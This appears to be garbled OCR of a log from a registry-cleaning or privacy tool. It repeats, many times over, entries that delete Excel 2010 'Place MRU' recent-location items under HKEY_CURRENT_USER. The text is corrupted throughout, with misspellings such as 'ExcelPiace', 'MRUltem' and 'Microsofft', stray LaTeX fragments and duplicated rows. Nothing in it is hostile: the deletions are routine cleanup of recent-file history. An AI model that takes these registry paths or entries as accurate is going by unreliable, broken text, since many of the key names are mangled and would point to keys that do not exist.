HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 13 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 15 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 16 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 16 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 17 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 19 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 19 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 19 Value: None 301: Delete Registry	012 012 012 012 012 012 012 012 012 012
Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 7 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 8 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 10 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 11 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 11 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 11 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 12 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 13 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 15 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 15 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 16 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 17 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 18 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 19 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 19 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 20 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 22 Value: None 301: Delete Registry Key Key; HKEY_CURRENT_USERISOFTWARE.Microsoft.Office114.0/ExcelPlace MRUltem 22 Value: None 301: Delete Registr	012 012 012 012 012 012 012 012 012 012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 8 Value: None  301.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 9 Value: None  302.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 10 Value: None  303.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 11 Value: None  304.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 12 Value: None  305.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 12 Value: None  306.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 13 Value: None  307.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 14 Value: None  308.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 16 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 16 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 16 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 17 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 17 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 19 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 19 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 20 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 20 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Ex	012 012 012 012 012 012 012 012 012
Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{Place} MRUltem 9 \text{Value}: None  301.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{Place} MRUltem 10 \text{Value}: None  302.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 11 \text{Value}: None  303.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 12 \text{Value}: None  304.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 13 \text{Value}: None  305.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 14 \text{Value}: None  306.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 15 \text{Value}: None  307.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 16 \text{Value}: None  308.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 16 \text{Value}: None  309.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 19 \text{Value}: None  309.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 19 \text{Value}: None  309.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 19 \text{Value}: None  309.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 20 \text{Value}: None  301.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 20 \text{Value}: None  301.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Place}} MRUltem 20 \text{Value}: None  301.  Delete Registry Key  Key: HKEY_C	012 012 012 012 012 012 012 012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\text{Palace} MRU\tem 10 \text{Value}: None  Software\text{Mey} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 11 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 12 \text{Value}: None  Software\text{Mey}: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 13 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 14 \text{Value}: None  Software\text{Mey}: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 14 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 15 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 16 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 17 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 18 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 19 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 20 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 20 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 22 \text{Value}: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 23 \text{Value}: None  Mey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\text{Exce\text{Palace}} MRU\tem 23 \text{Value}: None  Delete Registry Ke	012 012 012 012 012 012 012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 11 Value: None  301.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 12 Value: None  302.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 13 Value: None  303.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 15 Value: None  304.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 15 Value: None  305.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 16 Value: None  306.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 16 Value: None  307.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 17 Value: None  308.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 18 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 19 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 19 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 20 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 20 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 20 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 20 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 20 Value: None  309.  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\text{Place} MRU\tem 20 Value: N	012 012 012 012 012 012 012
Delete Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 12 Value: None  201:  Delete Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 13 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 14 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 15 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 16 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 16 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 17 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 18 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place MRU\tem 19 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place\1Place MRU\tem 19 Value: None  Registry Key  Key: HKEY_CURRENT_USERISOFTWAREIMicrosofft(Office\14.0\texce\1Place\1Place MRU\tem 20 Value: None  Registry Key  Registry Key  Registry Key  Registry Key	012 012 012 012 012 012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 13 Value: None  Step: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 14 Value: None  Belete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 15 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 16 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 16 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 17 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 18 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 19 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 20 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 20 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 21 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 22 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 23 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 24 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 24 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 25 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 25 Value: None  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 25 Value: None	012 012 012 012 012
Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 14 Value: None  201  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 15 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 16 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 17 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 18 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 19 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 19 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 20 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 21 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 22 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 22 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 22 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 23 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 24 Value: None  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 25 Value: None  Registry Key  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 25 Value: None  Registry Key  Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 25 Value: None  Registry Key  Registry Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place	012 012 012 012
Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 15 Value: None  Software\temptrices \text{MRU} \text{Legistry Key} \text{Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None} \text{301}.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Software\text{MRU} \text{Legistry Key} \text{Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None} \text{301}.  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Software\text{MRU} \text{Legistry Key} \text{Legistry Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  Belete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  Software\text{MRU} \text{Legistry Key} \text{Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  Belete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  Software\text{MRU} \text{Legistry Key} \text{Legistry HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  Software\text{Legistry Key} \text{Legistry HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  Software\text{Legistry Key} \text{Legistry HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None  Software\text{Legistry Key} \text{Legistry HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None  Software\text{Legistry Key} \text{Legistry HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None  Software\text{Legistry Key} \text{Legistry HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None  Software\text{Legistry Key} Legistry HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\lt	012 012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 15 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Software\temperature \temperature \te	012 012
Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None  301:	012
Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None  301:	012
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None 301:	
Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 19 Value: None  301:  Delete Registry Key  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 20 Value: None  Software  Software\tem 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 21 Value: None  Software\tem 22 Value: None  Software\tem 22 Value: None  Software\tem 23 Value: None  Software\tem 23 Value: None  Software\tem 23 Value: None  Software\tem 24 Value: None  Software\tem 25 Value: None  Software\tem 25 Value: None  Software\tem 26 Vey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 23 Value: None  Software\tem 26 Vey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 24 Value: None  Software\tem 26 Vey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\Item 25 Value: None	
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 20 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 21 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 22 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 23 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 23 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 24 Value: None 301:  Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 25 Value: None 301:	
Delete Registry Key         Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 21 Value: None         301:           Delete Registry Key         Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 22 Value: None         301:           Delete Registry Key         Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 23 Value: None         301:           Delete Registry Key         Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 24 Value: None         301:           Delete Registry Key         Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excet\Place MRU\ltem 25 Value: None         301:	
